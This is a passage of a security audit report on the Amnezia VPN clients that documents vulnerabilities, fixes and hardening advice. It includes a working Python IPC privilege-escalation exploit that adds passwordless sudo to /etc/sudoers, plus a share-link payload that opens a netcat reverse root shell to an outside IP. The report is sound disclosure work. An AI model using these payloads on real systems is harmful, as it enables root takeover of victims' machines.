Step 1: Set up a netcat listener on port 57775 to make this port unavailable

Command:

```
nc -n -vv -l -p 57775 -s 127.0.0.1
```

Step 2: Connect the VPN client and observe the output

Output (Client Log):

```
UiLogic::initalizeUiLogic()
QSystemTrayIcon::setVisible: No Icon set
SystemTrayNotificationHandler::setTrayState VpnProtocol::Disconnected
VpnConfigurator::getDnsForConfig "1.1.1.1" "1.0.0.1"
Started AmneziaVPN version 2.0.8.0
Ubuntu 21.04 (x86_64)
"ConnectToVpn, Server index is 1, container is amnezia-openvpn, route mode is"
```

[38] https://www.frankindev.com/2020/11/26/permissions-for-.ssh-folder-and-key-files/
[39] https://github.com/amnezia-vpn/desktop-client/pull/101

```
Settings::VpnAllSites
IpcClient::init succeed
VpnLogic::onConnectionStateChanged "Connecting..."
VpnConfigurator::getDnsForConfig "1.1.1.1" "1.0.0.1"
SystemTrayNotificationHandler::setTrayState VpnProtocol::Connecting
VpnConnection::createVpnConfiguration: using saved config for "openvpn"
VpnConfigurator::getDnsForConfig "1.1.1.1" "1.0.0.1"
Set config data /tmp/AmneziaVPN.DYXRpl
OpenVpnProtocol::stop()
Can't start TCP server, 8,The bound address is already in use
VpnProtocol::setConnectionState "Error"
Connection state: 'Error'
VpnProtocol error, code ErrorCode::22(OpenVPN management server error) OpenVPN
management server error
VpnLogic::onConnectionStateChanged "Error"
SystemTrayNotificationHandler::setTrayState VpnProtocol::Error
```



Fig.: Failed OpenVPN setup (client UI)

It is recommended to replace the fixed port with a randomly chosen one. Additionally, the application should detect when the port is already taken by another application and fallback to an alternative randomly generated port, if needed. Once a valid port is found, it should be forwarded to the *Inter-Process Communication* (IPC) socket.

AVP-01-011 WP2: Linux/Mac/Win PrivEsc via IPC Design Flaw *(**Critical**)*

Retest Notes: The Amnezia VPN Team resolved this issue[40], and 7ASecurity verified that the fix is valid.

During the code review, it was found that the IPC implementation is vulnerable to privilege escalation by design. The reason for this is that it instantiates the VPN process using the commands supplied for execution by the client, which will be run with root privileges inside the *PrivilegedProcess* class. The vulnerable workflow can be triggered via IPC sockets, which are read and write accessible by any user, where the client passes the VPN command (e.g. */usr/sbin/openvpn*), along with arguments (e.g. *--config /tmp/AmneziaVPN.CxTOjh --management 127.0.0.1 57775 --management-client*), to the privileged service.

It should be noted that the Windows platform is affected too, as the vulnerability occurs within the program workflow. This vulnerability was confirmed on the Linux and Mac platforms with the following proof-of-concept (PoC) code, where a replay attack is used to pass the location of a custom privilege escalation script instead of the regular *openvpn* command line:

PoC:

```
#!/usr/bin/env python3

import binascii
import glob
import os
import socket
import sys
import time

PHASE_A_ADDRESS = "/tmp/local:AmneziaVpnIpcInterface"
PHASE_A_PAYLOADS =
("0000001f000400000018004900700063004900 6e00740065007200660061006300650000",
"0000003200060000001800490070006300490 06e00740065007200660061006300650000000000000000700
00000000000001ffffffff",
"0000003200060000001800490070006300490 06e00740065007200660061006300650000000000000000600
00000000000002ffffffff",
```

[40] https://github.com/amnezia-vpn/desktop-client/pull/94

```
"0000003200060000001800490070006300490060074006500720066006100630065000000000000000000
00000000000003ffffffff")
BUFFER_SIZE = 1024
DEBUG = False

sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)

try:
    sock.connect(PHASE_A_ADDRESS)
except ConnectionRefusedError:
    exit("[x] AmneziaVPN-service does not seem to be running!")

for payload in PHASE_A_PAYLOADS:
    sock.send(binascii.unhexlify(payload))
    _ = sock.recv(BUFFER_SIZE)
    if DEBUG:
        print(_)

time.sleep(1)

PHASE_B_ADDRESS = max(glob.glob("%s_*" % PHASE_A_ADDRESS), key=os.path.getctime)
PHASE_B_PAYLOADS =
("0000002d000400000026004900700063005000720006f006300650073007300490060074006500720066
0610063006500",
"0000006b000600000026004900700063005000720006f006300650073007300490060074006500720066006
610063006500000000000000070000000100000000a0000000022002f0074006d0070002f007300750064006
f005f0070006c0069007a002e00730068ffffffffffffffff000000f700060000002600490070006300500
72006f006300650073007300490060074006500720066006100630065000000000000000030000000100000
00b000000000600000010002d002d0063006f006e006600690067000002c002f0074006d0070002f004100
6d006e0065007a006900610056005000 4e002e004300780054004f006a006800000018002d002d006d00610
06e006100670065006d0065006e007400000012003100320037002e0030002e0030002e00310000000a0035
003700370037003500000026002d002d006d0061006e006100670065006d0065006e0074002d0063006c006
90065006e0074ffffffffffffffff0000004000060000002600490070006300500072006f006300650073007
730049006e007400650072006600610063006500000000000000010000000ffffffffffffffff")

PAYLOAD_CONTENT = ("""
#!/bin/bash

echo "%s ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
""" % os.getlogin()).strip()            # NOTE: passwordless sudo to the current user

PAYLOAD_LOCATION = "/tmp/sudo_pliz.sh"  # NOTE: used in PHASE_B_PAYLOADS[1]

open(PAYLOAD_LOCATION, "w+").write(PAYLOAD_CONTENT)

os.chmod(PAYLOAD_LOCATION, 0o744)

if DEBUG:
    print(PHASE_B_ADDRESS)
```

```
sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
sock.connect(PHASE_B_ADDRESS)

_ = sock.recv(BUFFER_SIZE)
if DEBUG:
    print(_)

for payload in PHASE_B_PAYLOADS:
    sock.send(binascii.unhexlify(payload))
    _ = sock.recv(BUFFER_SIZE)
    if DEBUG:
        print(_)

os.system("sudo $SHELL")
```

Output (Exploitation PoC):

```
$ whoami
stamparm
$ python3 exploit.py
# whoami
root
```

Affected Files:

client/protocols/openvpnprotocol.cpp
client/protocols/wireguardprotocol.cpp
client/protocols/ikev2_vpn_protocol_windows.cpp

Example Affected Code:

```
ErrorCode OpenVpnProtocol::start()
{
    [...]
    m_openVpnProcess = IpcClient::CreatePrivilegedProcess();
    [...]
    m_openVpnProcess->setProgram(openVpnExecPath());
    QStringList arguments({"--config" , configPath(), "--management",
m_managementHost, QString::number(m_managementPort), "--management-client"/*,
"--log", vpnLogFileNamePath */});
    m_openVpnProcess->setArguments(arguments);
    [...]
    m_openVpnProcess->start();
```

It is recommended to avoid passing the VPN program command line arguments from potentially malicious clients to the privileged service. Instead, the workflow should be

modified to only pass the necessary information, such as the configuration file path, while the command line creation is performed within the privileged service itself, after sanitizing user input to avoid other potential command execution vulnerabilities. Given both the client and the server components of the VPN are on the same host, command line creation should be performed and validated on the privileged server component, instead of the client application.

AVP-01-014 WP2: Linux/Mac/Win RCE as root via Malicious Share Link *(**Critical**)*

Retest Notes: The Amnezia VPN Team resolved this issue[41], and 7ASecurity verified that the fix is valid.

It was found that the share link feature of the Amnezia VPN desktop clients is prone to abuse. Please note that the Linux, Mac OS X, and Windows clients are affected by this issue as they all process these links in the same way. A malicious attacker, able to entice a victim to open a malicious share link (i.e. vpn://…), could leverage this weakness to gain Remote Code Execution (RCE) with root privileges on a victim device. Additionally, the current *Share Server* workflow does not allow the user to review the contents of the provided link. Even advanced users base64-decoding the body will only get unreadable text, as the content is compressed with the *QCompress*[42] QT function. This was confirmed on the Linux AmneziaVPN client as follows:

In the following payload, a crafted *tls-verify* directive was injected into the shared OpenVPN configuration, where the command "*/usr/bin/nc -e /bin/bash 23.254.203.53 4444*" is run during connection establishment.

PoC Payload:

```
vpn://AAAkfHjanVp5r6NIkv[...]
```

The full payload is available on this link:

Full PoC Payload:
https://7as.es/AmneziaVPN_uEuw9k6N/vpn_share_link_poc.txt

When the VPN client imports this link and a connection attempt is made, the payload is executed. Please note that more common directives, such as *up* and *down* were not used, because AmneziaVPN automatically overwrites those during the configuration instantiation. The attacker receives a reverse root shell from the victim:

[41] https://github.com/amnezia-vpn/desktop-client/pull/100
[42] https://doc.qt.io/qt-6/qbytearray.html#qCompress

Command:

```
$ nc -n -vv -l -p 4444
```

Output:

```
listening on [any] 4444 ...
connect to [23.254.203.53] from (UNKNOWN) [109.227.28.102] 55588
whoami
root
```

The root cause for this issue can be found in the following code path. The VPN client base64-decodes the vpn:// link contents, then uncompresses the payload using the *qUncompress* function, and finally imports the user-supplied configuration without prior sanitization:

Affected File:
client/ui/pages_logic/StartPageLogic.cpp

Affected Code:

```
bool StartPageLogic::importConnectionFromCode(QString code)
{
    code.replace("vpn://", "");
    QByteArray ba = QByteArray::fromBase64(code.toUtf8(),
QByteArray::Base64UrlEncoding | QByteArray::OmitTrailingEquals);

    QByteArray ba_uncompressed = qUncompress(ba);
    if (!ba_uncompressed.isEmpty()) {
        ba = ba_uncompressed;
    }

    QJsonObject o;
    o = QJsonDocument::fromJson(ba).object();
    if (!o.isEmpty()) {
        return importConnection(o);
    }
    [...]
}

[...]

bool StartPageLogic::importConnection(const QJsonObject &profile)
{
    ServerCredentials credentials;
    credentials.hostName = profile.value(config_key::hostName).toString();
```

```
    credentials.port = profile.value(config_key::port).toInt();
    credentials.userName = profile.value(config_key::userName).toString();
    credentials.password = profile.value(config_key::password).toString();

    if (credentials.isValid() || profile.contains(config_key::containers)) {
        m_settings.addServer(profile);
        m_settings.setDefaultServer(m_settings.serversCount() - 1);

        emit uiLogic()->goToPage(Page::Vpn);
        emit uiLogic()->setStartPage(Page::Vpn);
    }
   [...]
}
```

In order to mitigate this issue, it is recommended to filter the parsed *Shared Server* configuration prior to inclusion into the local settings. Validation should be based on the whitelisting principle, where only the settings of interest should be taken from it, and values ought to be checked for expected formats. In such a way, anything potentially malicious would be just ignored. In addition to this, users should be presented with the decoded values and asked whether they accept their inclusion.

AVP-01-015 WP1: Config Access via missing iOS KeyChain usage *(Medium)*

Retest Notes: The Amnezia VPN Team resolved this issue[43][44], and 7ASecurity verified that the fix is valid.

It was found that the iOS app fails to make use of the iOS KeyChain. This hardware-backed security enclave is the most secure location to store app secrets in iOS devices. A malicious attacker with access to iOS memory, filesystem, or backups (AVP-01-004) could steal VPN credentials and, in a worst case scenario, gain root access to the Amnezia VPN server. To confirm this issue, the app keychain usage was reviewed. However, it was discovered that the application does not take advantage of this platform security mechanism at present. It was later found that the application stores credentials in clear-text files instead:

Affected File:
/var/mobile/Containers/Data/Application/[...]/Library/Preferences/org.amneziavpn.AmneziaVPN.plist

Affected Contents:

[43] https://github.com/amnezia-vpn/desktop-client/pull/97
[44] https://github.com/amnezia-vpn/desktop-client/pull/99

```
{
        [...]
         "defaultContainer": "amnezia-ipsec",
         "description": "Server 1",
         "hostName": "5.45.92.15",
         "password": "4H[...]",
         "port": 22,
         "userName": "root"
    }
]
```


In order to solve this problem it is recommended to:

1. Only store app secrets in the iOS KeyChain
2. Avoid saving sensitive information such as credentials in plaintext files
3. Restrict the level of access for each stored KeyChain item as much as possible

For keychain items that are not required by processes running in the background, it is recommended to use a more restricted level of access. The best options for approaching this are noted below, ordered by the protection level they provide (i.e. ideal option first):

Option 1: *AccessibleWhenPasscodeSetThisDeviceOnly*[45]:
This is the absolute best option, it requires users to have a passcode set in the device and makes keychain items only available while the device is unlocked. Data will not be exported to backups and credentials will not be restored on another device when backups are restored.

It has to be noted that this option can be further secured by requiring the user to authenticate via *Face* or *Touch ID* prior to the application being able to access the relevant keychain item[46].

Option 2: *AccessibleWhenUnlockedThisDeviceOnly*[47]:
This is the best option if the data should not be exported to backups. Credentials will not be restored on another device when the backup is restored.

Option 3: *AccessibleWhenUnlocked*[48]:
This is the best option if the data should be exported to backups. Credentials will be restored on another device when the backup is restored.

[45] https://developer.apple.com/documentation/security/ksecattraccessiblewhenpasscodesetthisdeviceonly
[46] https://developer.apple.com/.../accessing_keychain_items_with_face_id_or_touch_id
[47] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlockedthisdeviceonly
[48] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlocked

Please note that, for keychain items that require to be accessible while the device is locked, the *AccessibleAfterFirstUnlockThisDeviceOnly*[49] Keychain level of access will at least prevent potential leaks via iCloud or iTunes backups.

AVP-01-016 WP1: Config Access via missing iOS Data Protection *(Medium)*

Retest Notes: The Amnezia VPN Team resolved this issue[50][51], and 7ASecurity verified that the fix is valid.

It was found that the iOS app does not currently implement the available *Data Protection* features in iOS. This means that most files are encrypted with the default *NSFileProtectionCompleteUntilFirstUserAuthentication*[52] encryption, which stores the decryption key in memory while the device is locked. Moreover, this is the least secure form of data protection available on iOS. A malicious attacker with physical access to the device could leverage this weakness to read the decryption key from memory and gain access to local app data files, without needing to unlock the device. Further scrutiny revealed that some of the unprotected files display VPN server credentials and configuration information.

To replicate this issue, a jailbroken phone was left at rest for a few minutes on the lock screen, then all application files were retrieved for inspection of any potential data leak. A handful of examples revealed by the app files retrieved during device lock can be consulted below:

Affected File:
Library/Preferences/org.amneziavpn.AmneziaVPN.plist

Affected Contents:

```
\\n777be7e5f963abf4160cff1ca014d448\\n45300ed5c61276a94c6e48fdc3741356\\nefb279ad9174c
3976fb84fb862315b16\\n282c10629eccc9354f2abebe652e20a7\\n4f20223b4d3eacea5c38a82df3d5c
d29\\ncce182409ea1befe90f14b05465fe810\\n-----END OpenVPN Static key
V1-----\\n\\n</tls-auth>\\n\"\n}\n"
                }
            }
        ],
        "defaultContainer": "amnezia-openvpn",
        "description": "Server 1",
        "hostName": "5.45.92.15",
```

[49] https://developer.apple.com/documentation/security/ksecattraccessibleafterfirstunlockthisdeviceonly
[50] https://github.com/amnezia-vpn/desktop-client/pull/97
[51] https://github.com/amnezia-vpn/desktop-client/pull/99
[52] https://developer.apple.com/.../nsfileprotectioncompleteuntilfirstuserauthentication

```
        "password": "4H[...]",
        "port": 22,
        "userName": "root"
    }
]
```

The extent of this issue is perhaps best illustrated by the output of the *tar* command, which is able to read most files after the phone has remained passive on the lock screen for a few minutes. This clearly demonstrates that most files are currently unprotected at rest.

Commands:

```
tar cvfz files_locked.tar.gz * > unprotected_files.txt 2> protected_files.txt
wc -l protected_files.txt
wc -l unprotected_files.txt
```

Output:

```
3 protected_files.txt
84 unprotected_files.txt
```

It is recommended to add the *Data Protection* capability at the application level[53]. This will ensure that application data files are protected at rest with the strongest form of encryption available on iOS: *NSFileProtectionComplete*[54]. Furthermore, in order to protect the cached entries, it is possible to subclass *NSURLCache* with a custom subclass that stores URL responses in a custom SQLite database with file protection set to *NSFileProtectionComplete*[55]. Alternatively, before the request is sent, caching could be disabled with a code snippet similar to the one shown below.

Proposed fix (to be used before a request is sent):

```
configuration.requestCachePolicy = .reloadIgnoringCacheData
```

An alternative mitigatory action could be to clear all cached responses after the response is received.

Proposed fix (for after the response is received):

```
URLCache.shared.removeAllCachedResponses()
```

In addition to the above, *SQL Cipher*[56] could be considered to encrypt SQLite databases

[53] https://developer.apple.com/documentation/.../com_apple_developer_default-data-protection
[54] https://developer.apple.com/documentation/foundation/nsfileprotectioncomplete
[55] https://stackoverflow.com/questions/27933387/nsurlcache-and-data-protection
[56] https://www.zetetic.net/sqlcipher/ios-tutorial/

at rest. The encryption key should be stored in the iOS keychain while data remains protected. For additional mitigation guidance, please see the blog post titled "*Best practices to avoid security vulnerabilities in your iOS app*"[57].

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

AVP-01-007 WP1: Android Application Hardening Recommendations *(Low)*

It was found that the Android app fails to explicitly set a number of security configuration settings. This unnecessarily weakens the overall security posture of the application due to suboptimal security defaults in a number of supported devices. For example, the application will not block clear-text HTTP communications in certain Android versions. These weaknesses are documented in more detail next.

Issue 1: Undefined *android:usesCleartextTraffic* / *cleartextTrafficPermitted*

The application fails to define the *android:usesCleartextTraffic* attribute in both the *AndroidManifest.xml* file as well as *cleartextTrafficPermitted* on the *network_security_config.xml* file. Android devices running Android 8.1 or lower (API <= 27) will default to *true,* hence increasing the likelihood of the application having clear-text HTTP leaks.

It is recommended to explicitly set the *android:usesCleartextTraffic* attribute to *false* in the *AndroidManifest.xml* file. If needed, specific exceptions could be declared inside the *Network Security Configuration* (*network_security_config.xml*). When the *android:usesCleartextTraffic* attribute is explicitly set to *false*, platform components (i.e. HTTP and FTP stacks, *DownloadManager*, and *MediaPlayer*) will refuse app requests to use clear-text traffic. Third-party libraries should honor this setting as well. The key reason for avoiding clear-text traffic is the lack of confidentiality, authenticity, and protections against tampering when a network attacker can eavesdrop on transmitted data and modify it without being detected.

[57] http://blogs.quovantis.com/best-practices-to-avoid-security-vulnerabilities-in-your-ios-app/

Issue 2: Undefined *android:hasFragileUserData*

Since Android 10, it is possible to specify whether application data should survive when apps are uninstalled with the attribute *android:hasFragileUserData*. When set to *true*, the user will be prompted to keep the app information despite uninstallation.



Fig.: Uninstall prompt with check box for keeping the app data

Since the default value is *false*, there is no security risk in failing to set this attribute. However, it is still recommended to explicitly set this setting to *false* to define the intention of the app to protect user information and ensure all data is deleted when the app is uninstalled. It should be noted that this option is only usable if the user tries to uninstall the app from the native settings. Otherwise, if the user uninstalls the app from Google Play, there will be no prompt asking whether data should be preserved or not.

AVP-01-008 WP1: Missing Android root & iOS Jailbreak Detection *(Info)*

It was found that the Android and iOS apps do not currently implement any form of root or Jailbreak detection features at the time of writing. Hence, the application fails to alert users about the security implications of running the app in such an environment. This issue can be confirmed by installing the application on a rooted device and validating the complete lack of application warnings.

It is recommended to implement a root detection solution to address this problem. Please note that, since the user has root access and the application does not, the application is always at a disadvantage. **Mechanisms like these should always be considered bypassable** when enough dedication and skill characterize the attacker.

Some freely available libraries for iOS are *IOSSecuritySuite*[58] and

[58] https://cocoapods.org/pods/IOSSecuritySuite

DTTJailbreakDetection[59], although custom checks are also possible in Swift applications[60]. Such solutions should be considered bypassable but sufficient to warn users about the dangers of running the application on a jailbroken device. For best results, it is recommended to test some commercial and open source[6162] solutions against well-known *Cydia tweaks* like *LibertyLite*[63], *Shadow*[64], *tsProtector 8+*[65] or *A-Bypass*[66]. Based on this, the development team could determine the most solid approach.

The freely available *rootbeer* library[67] for Android could be considered for the purpose of alerting users on rooted devices, while bypassable, this would be sufficient for alerting users of the dangers of running the app on rooted devices.

AVP-01-009 WP1: Android Binary Hardening Recommendations *(Info)*

It was found that a number of binaries embedded into the Android application are currently not leveraging the available compiler flags to mitigate potential memory corruption vulnerabilities. This unnecessarily puts the application more at risk for such issues.

Issue 1: Binaries missing usage of -D_FORTIFY_SOURCE=2

Missing this flag means common libc functions are missing buffer overflow checks, so the application is more prone to memory corruption vulnerabilities. Please note that most binaries are affected, the following is a reduced list of examples for the sake of brevity.

Example binaries (from decompiled app):
lib/arm64-v8a/libQt5Gamepad_arm64-v8a.so
lib/arm64-v8a/libqml_QtQml_StateMachine_qtqmlstatemachine_arm64-v8a.so
lib/arm64-v8a/libQt5MultimediaQuick_arm64-v8a.so
lib/arm64-v8a/libQt5Multimedia_arm64-v8a.so
lib/arm64-v8a/libQt5QuickParticles_arm64-v8a.so
lib/arm64-v8a/libqml_QtQuick_Templates.2_qtquicktemplates2plugin_arm64-v8a.so

[59] https://github.com/thii/DTTJailbreakDetection
[60] https://sabatsachin.medium.com/detect-jailbreak-device-in-swift-5-ios-programatically-da467028242d
[61] https://github.com/thii/DTTJailbreakDetection
[62] https://github.com/securing/IOSSecuritySuite
[63] http://ryleyangus.com/repo/
[64] https://ios.jjolano.me/
[65] http://apt.thebigboss.org/repofiles/cydia/
[66] https://repo.rpgfarm.com/
[67] https://github.com/scottyab/rootbeer

lib/arm64-v8a/libplugins_iconengines_qsvgicon_arm64-v8a.so
lib/arm64-v8a/libqml_QtQuick_LocalStorage_qmllocalstorageplugin_arm64-v8a.so
lib/arm64-v8a/libQt5QuickTemplates2_arm64-v8a.so

Issue 2: Binaries missing usage of Stack Canary

Some binaries do not have a stack canary value added to the stack. Stack canaries are used to detect and prevent exploits from overwriting return addresses.

Example binaries (from decompiled app):
lib/arm64-v8a/libovpnexec.so
lib/arm64-v8a/libqml_QtQml_WorkerScript.2_workerscriptplugin_arm64-v8a.so
lib/arm64-v8a/libqml_QtQuick_Shapes_qmlshapesplugin_arm64-v8a.so

It is recommended to compile all binaries using the *-D_FORTIFY_SOURCE=2* argument so that common insecure glibc functions like *memcpy*, etc. are automatically protected with buffer overflow checks.

Regarding stack canaries, the option *-fstack-protector-all* can be used to allow the detection of overflows by verifying the integrity of the canary before function returns.

AVP-01-012 WP1/2: Possible Theft of Credentials via Plaintext Storage *(Low)*

Retest Notes: The Amnezia VPN Team resolved this issue[68][69], and 7ASecurity verified that the fix is valid.

It was found that all VPN clients currently store the VPN server credentials in plain text files. These credentials are later used to login to the server via SSH. A malicious attacker, with access to the filesystem, could leverage this weakness to retrieve the server credentials and therefore gain unauthorized access to the VPN server. Please note that all clients are affected by this issue, for the sake of brevity only a Mac OS X example is shown in this ticket. However, the fact that credentials are stored in clear-text is part of the reason why other vulnerabilities are present in this report, i.e. Android (AVP-01-004, AVP-01-005), Linux (AVP-01-006). Windows is also affected. The following is an example from Mac OS X:

Command:

```
cat /Users/tarun/Library/Preferences/org.amneziavpn.AmneziaVPN.plist
```

[68] https://github.com/amnezia-vpn/desktop-client/pull/97
[69] https://github.com/amnezia-vpn/desktop-client/pull/99

Output:

```
[...]
        "defaultContainer": "amnezia-shadowsocks",
        "description": "Server 2",
        "hostName": "5.45.92.15",
        "password": "4H[...]",
        "port": 22,
        "userName": "root"
    }
[...]
```

It is recommended to leverage the appropriate security enclave for the platform in order to store credentials securely. This can be summarized as follows:

- In general, all platforms support *SQLCipher*[70], to encrypt SQLite databases at rest
- The *Android* client should leverage the *Android Encrypted Preferences*[71] or the *Android Keystore*[72].
- The *Mac OS* and *iOS* clients should leverage the *KeyChain API*[73] to safely store app secrets.
- The *Windows* client should leverage the *Windows Credential Manager*[74] and the *Data Protection API*[75], both of which can be used programmatically[76].
- Unfortunately Linux does not have a standard Credential Manager, Data Protection API (Windows), or Keychain (Mac) that can be used programmatically. However, the *OWASP Cryptographic Storage Cheat Sheet* provides some guidance that may be of value[77].

In situations where the proposed mitigation above is unfeasible, another option to protect credentials at rest could be to require users to type a passphrase to decrypt configuration files, in a similar fashion to how it is done to protect PGP or SSH keys.

[70] https://www.zetetic.net/sqlcipher/
[71] https://developer.android.com/topic/security/data
[72] https://developer.android.com/training/articles/keystore
[73] https://developer.apple.com/.../.../keys/storing_keys_in_the_keychain
[74] https://pureinfotech.com/credential-manager-windows-10/
[75] https://docs.microsoft.com/en-us/dotnet/standard/security/how-to-use-data-protection
[76] https://www.meziantou.net/how-to-store-a-password-on-windows.htm
[77] https://owasp.org/www-project-cheat-sheets/cheatsheets/Cryptographic_Storage_Cheat_Sheet

AVP-01-013 WP2: Possible Weaknesses via Insecure Function Usage *(Low)*

During the code review, a number of insecure coding practices was identified. For example, multiple snippets of source code using potentially unsafe functions (e.g. *strlen*, *read*, *memcpy*, *open*, *sprintf*, etc.) were reviewed and verified to be absent of security vulnerabilities. Additionally, usage of some explicitly banned insecure functions[78], such as *strcpy*, was identified. Those functions are known to facilitate the presence of memory corruption vulnerabilities[79], and should be avoided completely. Please note the following are just some examples, for the sake of brevity:

Example 1: Potentially unsafe usage of *strcpy*

Affected File:
service/server/router_mac.cpp

Affected Code:

```
int argc = parts.size();
char **argv = new char*[argc];

for (int i = 0; i < argc; i++) {
    argv[i] = new char[parts.at(i).toStdString().length() + 1];
    strcpy(argv[i], parts.at(i).toStdString().c_str());
}
```

Example 2: Potentially unsafe usage of *strncpy*

Affected File:
client/platforms/macos/daemon/iputilsmacos.cpp

Affected Code:

```
bool IPUtilsMacos::addIP4AddressToDevice(const InterfaceConfig& config) {
    Q_UNUSED(config);
    QString ifname = MacOSDaemon::instance()->m_wgutils->interfaceName();
    struct ifaliasreq ifr;
    struct sockaddr_in* ifrAddr = (struct sockaddr_in*)&ifr.ifra_addr;
    struct sockaddr_in* ifrMask = (struct sockaddr_in*)&ifr.ifra_mask;
    struct sockaddr_in* ifrBcast = (struct sockaddr_in*)&ifr.ifra_broadaddr;

    // Name the interface and set family
```

[78] https://github.com/jwasham/c-note/blob/master/safety.md
[79] https://github.com/git/git/blob/master/banned.h

```
memset(&ifr, 0, sizeof(ifr));
strncpy(ifr.ifra_name, qPrintable(ifname), IFNAMSIZ);
```

It is recommended to avoid the usage of insecure C functions, as much as possible, throughout the codebase to eliminate or reduce the potential for memory corruption vulnerabilities. For instance, *strcpy* lacks checks for buffer overflows when copying to a destination, while *strncpy* is easily used incorrectly and does not always zero-terminate or check for invalid pointers. Thus, usage of safer alternatives, such as *strcpy_s*[80] and *strncpy_s*[81], introduced in C11, is recommended instead.

Conclusion

The *Amnezia VPN* client applications defended themselves well against a broad range of attack vectors. However, being a first penetration test for this solution, a number of significant security flaws could be identified this time. Future engagements will confirm that regular penetration testing is a valuable process that accomplishes two major goals: A decrease in the number of vulnerabilities found over time and an increase in the effort to identify security issues. This combination raises the bar for prospective attackers and places the platform in a much better position.

The Amnezia VPN clients provided a number of positive impressions during this assignment that must be mentioned here:

- In general, the platform employs a modular VPN deployment on a remote server based on Docker containers, which looks promising and well implemented.
- The user interface is intuitive and easy to use.
- The source code of the applications is well written, easy to read, and generally adheres to a number of security best practices.
- The Android and iOS mobile applications offer little attack surface, hence reducing the potential for security vulnerabilities.
- The mobile applications were not found to leak sensitive data in log files, or insecure locations like the Android SD Card. Furthermore, secure platform defaults such as ATS are not weakened, which eliminates the potential for clear-text HTTP leaks.
- Additionally, the Android app only supports devices running at least Android 7, and avoids signing the APK using insecure v1 signatures, which avoids attacks via the Janus vulnerability[82].

[80] https://en.cppreference.com/w/c/string/byte/strcpy
[81] https://en.cppreference.com/w/c/string/byte/strncpy
[82] https://www.xda-developers.com/janus-vulnerability-android-apps/

- Similarly, the iOS app does not implement any custom URL schemes, which prevents well-known URL hijacking attacks[83].

The security of the Amnezia VPN Desktop applications will improve substantially with a focus on the following areas:

- **File Permissions**: Some concerning findings during this exercise had to do with malicious local users being able to gain root privileges (AVP-01-001) as well as stealing VPN server credentials (AVP-01-006). This was due to insecure file permissions. Please note that the presence of this security anti-pattern was found in many more locations. Therefore it is strongly recommended to review all files thoroughly to ensure they follow the principle of least privilege[84] and implement the minimum possible permissions for the applications to work. This will completely eliminate this attack vector in the future.
- **Input Validation:** User-supplied VPN configuration settings, whether from VPN URLs or individual fields, must be validated as strictly as possible to avoid local privilege escalation vulnerabilities (AVP-01-014).
- **Security Architecture**: The current approach for communication between the VPN clients and the local VPN service using IPC must be redesigned. In particular, passing VPN program arguments from the client to a privileged VPN service fails to take into account the scenario of a malicious user and should be avoided (AVP-01-011).
- **Protection of Credentials at Rest:** The Amnezia VPN clients should avoid storing credentials in plaintext, and instead leverage the security enclaves and data protection APIs for each client platform (AVP-01-012).
- **Removal of Unsafe Functions:** The Amnezia VPN codebase should eliminate functions with known security weaknesses, as much as possible. The development team should instead leverage safe functions for adequate protection against memory corruption vulnerabilities, as well as management of security of tokens, hashes, passwords and any other application areas (AVP-01-013, AVP-01-012)

The security of the Amnezia VPN Mobile applications will improve substantially with a focus on the following areas:

- **Hardware-backed Security Enclave Usage:** The Android and iOS applications should leverage the hardware-backed security enclave available in the platform, respectively the Android Keystore and the iOS Keychain for best protection of secrets at rest (AVP-01-005, AVP-01-015).

[83] https://malware.news/t/ios-url-scheme-susceptible-to-hijacking/31266
[84] https://en.wikipedia.org/wiki/Principle_of_least_privilege

- **Filesystem Protection**: The iOS app should leverage the available Data Protection features to protect data at rest with the strongest form of iOS encryption (AVP-01-016). However, generally speaking, both apps should avoid storing sensitive data without encryption in the filesystem (AVP-01-012), as this can result in leaks via backups (AVP-01-004) as well as other attack vectors.
- **Screenshot Leaks**: Both apps would benefit from implementing a security screen to avoid leaks via screenshots and app backgrounding (AVP-01-002).
- **General Hardening**: Other less important hardening recommendations include implementing a root/jailbreak detection mechanism to alert users about security risks prior to using the applications (AVP-01-008), implementing binary hardening protections (AVP-01-009), and using safer security settings to protect users running older devices (AVP-01-007).

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the platform significantly, but also reduce the number of tickets in future assignments.

